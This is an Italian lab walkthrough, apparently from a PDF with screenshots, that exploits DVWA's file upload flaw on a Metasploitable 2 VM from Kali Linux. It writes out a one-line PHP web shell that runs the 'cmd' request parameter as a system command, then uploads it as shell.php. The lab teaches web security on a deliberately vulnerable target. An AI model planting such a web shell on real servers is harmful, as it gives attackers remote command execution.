

EXPLOIT

Avvio la mia macchina con Kali Linux




Avvio l'altra macchina con
Metasploitable 2 e visualizzo il suo IP

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4a:ad:67
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.
          inet6 addr: fe80::a00:27ff:fe4a:ad67/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13748 (13.4 KB)  TX bytes:11825 (11.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14613 (14.2 KB)  TX bytes:14613 (14.2 KB)
```


Verifico la comunicazione tra le due macchine



```
(natalino@kali)-[~]
$ ping 192.168.1.8
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=14.9 ms
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=4.17 ms
64 bytes from 192.168.1.8: icmp_seq=3 ttl=64 time=23.0 ms
64 bytes from 192.168.1.8: icmp_seq=4 ttl=64 time=9.83 ms
64 bytes from 192.168.1.8: icmp_seq=5 ttl=64 time=26.2 ms
64 bytes from 192.168.1.8: icmp_seq=6 ttl=64 time=1.59 ms
64 bytes from 192.168.1.8: icmp_seq=7 ttl=64 time=6.65 ms
^C
— 192.168.1.8 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6038ms
rtt min/avg/max/mdev = 1.589/12.333/26.227/8.732 ms

(natalino@kali)-[~]
$
```

Scrivo il mio file PHP

A screenshot of a code editor window. The top bar shows various icons including a terminal, file explorer, and web browser. The editor has a dark theme. The menu bar includes File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for file operations and editing. The code area shows two lines: the first line is a PHP script that executes a system command based on the 'cmd' parameter from the request, and the second line is empty.

```
1 <?php system($_REQUEST["cmd"]); ?>
2 |
```


Lancio
terminale

Burpsuite


da

```
(natalino@kali)-[~]  
$ burpsuite  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
█
```

Lo faccio avviare



Mi reco sulla DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: high
PHPIDS: disabled

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Damn Vulnerable Web Application (DVWA) v1.0.7

Mi reco nella sezione *DVWA Security* e setto il livello di sicurezza su *low*

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)


[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Mi reco nella sezione *Upload*



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file selected.


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Carico il file creato



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file chosen

.../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin

Security Level: low


PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Verifico la richiesta *GET* tramite
Burpsuite



FINE